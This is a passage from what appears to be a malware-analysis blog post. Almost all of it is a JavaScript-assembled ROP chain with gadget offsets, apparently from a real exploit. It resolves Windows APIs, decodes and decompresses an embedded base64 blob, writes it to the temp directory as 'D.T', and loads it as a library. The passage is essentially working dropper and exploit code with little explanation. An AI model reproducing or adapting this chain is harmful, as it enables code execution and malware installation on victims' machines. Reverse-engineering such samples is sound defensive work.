r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81802d); //scratch_space + 0x2d
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x6c64746e);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818031); //scratch_space + 0x31
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x4141006c);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818033); //scratch_space + 0x33
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x446c7452);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818037); //scratch_space + 0x37
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x6d6f6365);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81803b); //scratch_space + 0x3b
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x73657270);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81803f); //scratch_space + 0x3f
```

```
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x66754273);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818043); //scratch_space + 0x43
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x726566);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818047); //scratch_space + 0x47
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x73736377);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81804b); //scratch_space + 0x4b
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41007274);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret



r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc0240);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x538c1d); //xchg    eax,edi/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
```

```
r+=getUnescape(0xcccc023c);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x816e96); //ptr to "MSVCR90.dll"
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc022c);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); //Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(0x41414141); // Placeholder for ptr to LoadLibrary Handle

r+=getUnescape(moduleLoadAddr+0x818047); //scratch_space + 0x47 ("wcsstr")
r+=getUnescape(moduleLoadAddr+0x154a); //jmp     eax {MSVCR90!wcsstr (7189752c)}
r+=getUnescape(moduleLoadAddr+0x5ec1a0); //pop ecx/pop ecx/ret
r+=getUnescape(0x41414141); // Placeholder for Ptr to "Module" (unicode)
r+=getUnescape(moduleLoadAddr+0x60a990] // "Module" (unicode)
r+=getUnescape(moduleLoadAddr+0x2df56d); //add eax, 0ch/ret ; Points to after "Modu
```

```
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret
r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81805e); //scratch_space + 0x5e
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret ; Copies the start of
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret
r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81804e); //scratch_space + 0x4e
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x1010101);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x817030); //pointer to "Crypt32.dll"
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc02ac);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret; ; Loads the address

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); //Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(0x41414141); // Placeholder for the address of "Crypt32.dll"

r+=getUnescape(moduleLoadAddr+0x818018); //scratch_space + 0x18 // Place holder in
```

```
r+=getUnescape(moduleLoadAddr+0x57c7ce); //xchg    eax,ebp/ret

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(moduleLoadAddr+0x81805e); //scratch_space + 0x5e
r+=getUnescape(moduleLoadAddr+0x465f20); //mov     eax,dword ptr [ecx]/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc033c);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x502076); //xor eax, eax/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret ;

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc0340);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x502076); //xor eax, eax/ret
r+=getUnescape(moduleLoadAddr+0x5d72b8); //inc eax/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
```

```
r+=getUnescape(0xcccc0344);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret
r+=getUnescape(moduleLoadAddr+0x57c7ce); //xchg    eax,ebp/ret ; sets ebp to attack

r+=getUnescape(moduleLoadAddr+0x154a); //jmp     eax {CRYPT32!CryptStringToBinaryA
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(0x41414141); // Placeholder for ptr to base64 above
r+=getUnescape(0x42424242); // Placeholder for zeros above
r+=getUnescape(0x43434343); // place holder for 1 above
r+=getUnescape(moduleLoadAddr+0x818066); //scratch_space + 0x66
r+=getUnescape(moduleLoadAddr+0x81804e); //scratch_space + 0x4e
r+=getUnescape(moduleLoadAddr+0x818056); //scratch_space + 0x56
r+=getUnescape(moduleLoadAddr+0x81805a); //scratch_space + 0x5a

r+=getUnescape(moduleLoadAddr+0x502076); //xor eax, eax/ret
r+=getUnescape(moduleLoadAddr+0x5d72b8); //inc eax/ret
r+=getUnescape(moduleLoadAddr+0x5d72b8); //inc eax/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc0428);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret ; ecx = 2

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
```

```
r+=getUnescape(moduleLoadAddr+0x81804e); //; scratch_space + 0x4e
r+=getUnescape(moduleLoadAddr+0x465f20); //mov     eax,dword ptr [ecx]/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc0438);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(moduleLoadAddr+0x81805e); //scratch_space + 5e
r+=getUnescape(moduleLoadAddr+0x465f20); //mov     eax,dword ptr [ecx]/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc042c);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x81802d); //ptr to string (ntdll)
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
```

```
r+=getUnescape(0xcccc0418);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); //Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(0x41414141); // place holder for above
r+=getUnescape(moduleLoadAddr+0x818033); //prt to str "RtlDecompressBuffer"

r+=getUnescape(moduleLoadAddr+0x154a); //jmp     eax {ntdll!RtlDecompressBuffer (77
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(0x41414141); // Place Holder for above - which is 2 (LZNT)
r+=getUnescape(0x44444444); // Place Holder for above - ptr to b64 blob
r+=getUnescape(0x1010101); // Place Holder for above  - 01010101
r+=getUnescape(moduleLoadAddr+0x818066); //scratch_space + 66 - ptr to decoded blob
r+=getUnescape(0x43434343); // Place holder for above 00004a51
r+=getUnescape(moduleLoadAddr+0x818052); //scratch_space + 52 ptr to "756f7365"

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x816e96); //ptr to "MSVCR90.dll"
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc047c);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
```

```
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); //Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(0x41414141); // handle
r+=getUnescape(moduleLoadAddr+0x81800e); //ptr to "fwrite"
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc05ec);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret;
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret



r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x60a4fc); //ptr to Kernel32.dll
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc04e0);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
```

```
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); //Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(0x41414141); // Handle
r+=getUnescape(moduleLoadAddr+0x818001] ptr to GetTempPathA
r+=getUnescape(moduleLoadAddr+0x154a); //jmp     eax {kernel32!GetTempPathA (769e89
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(0x1010101); //
r+=getUnescape(moduleLoadAddr+0x818101); //scratch_space + 01; to be used to store

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(moduleLoadAddr+0x818101); //scratch_space + 01; path
r+=getUnescape(moduleLoadAddr+0x4f16f4); //add     eax,ecx/ret
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret ; is zero
r+=getUnescape(0x542e44); // is "D.T"
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x502076); //xor eax, eax/ret ;
r+=getUnescape(moduleLoadAddr+0x5d72b8); //inc eax/ret ;
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret ;

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc05f8);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
```

```
r+=getUnescape(moduleLoadAddr+0x818052]
r+=getUnescape(moduleLoadAddr+0x465f20); //mov     eax,dword ptr [ecx]/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc05fc);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f165c); //65cf265c={MSVCR90!fopen (7188fe4a)}
r+=getUnescape(moduleLoadAddr+0x1dee7); //jmp [eax]
r+=getUnescape(moduleLoadAddr+0x5ec1a0); //pop ecx/pop ecx/ret
r+=getUnescape(moduleLoadAddr+0x818101); //scratch_space + 01 ; Points to temppath+
r+=getUnescape(moduleLoadAddr+0x818015); //scratch_space + 15 ; points to "wb"
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret ;

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc0600);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret;

r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
```

```
r+=getUnescape(0xcccc0614);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret ecx is ptr to 0

r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(moduleLoadAddr+0x81805e); //scratch_space + 5e;
r+=getUnescape(moduleLoadAddr+0x465f20); //mov     eax,dword ptr [ecx]/ret
r+=getUnescape(moduleLoadAddr+0x508c23); //xchg    eax,ecx/ret

r+=getUnescape(moduleLoadAddr+0x5ec230); //pop edi/ret
r+=getUnescape(0xcccc05f4);
r+=getUnescape(moduleLoadAddr+0x4225cc); //movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); //add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); //push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(0x42424242); // ptr to fwrite
r+=getUnescape(moduleLoadAddr+0x5012b3); //add     esp,10h/ret
r+=getUnescape(0x43434343); // ptr to start of program
r+=getUnescape(0x44444444); // 1
r+=getUnescape(0x44444444); // 00008c00
r+=getUnescape(0x45454545); // file handle



r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1668); // ptr to fclose
r+=getUnescape(moduleLoadAddr+0x1dee7); // jmp     dword ptr [eax]
```

```
r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret - Useless?
r+=getUnescape(0x45454545);

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); //65cf2214={kernel32!LoadLibraryA (769d286

r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x818101); //Loads D.T as a library
r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f10c0); // ptr to SleepStub
r+=getUnescape(moduleLoadAddr+0x4b1788); //call [eax]/ret

r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(0x1010101);



r+=getUnescape(0x6f004d);
r+=getUnescape(0x750064);
r+=getUnescape(0x65006c);

ROP_ADD_ESP_4 = 0x20c709bb;
ROP_ADD_ESP_8 = 0x20d7c5ad;
ROP_ADD_ESP_10 = 0x20d022b3;
ROP_ADD_ESP_14 = 0x20cfa63f;
ROP_ADD_ESP_1C = 0x20cec3dd;
ROP_ADD_ESP_3C = 0x2080df51;
XCHG_EAX_ESP = 0x20d18753;
NOP = 0x20801017;
CLR_STACK  = 0x20cea9bf;
STACK_PIVOT = 0x2089209e;
```

Posted by OpenSecurity Research at 6:30 AM

+5 Recommend this on Google

Labels: exploitation, malware, reversing, rop

No comments:

Post a Comment

Enter your comment...

Comment as: Select profile...

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)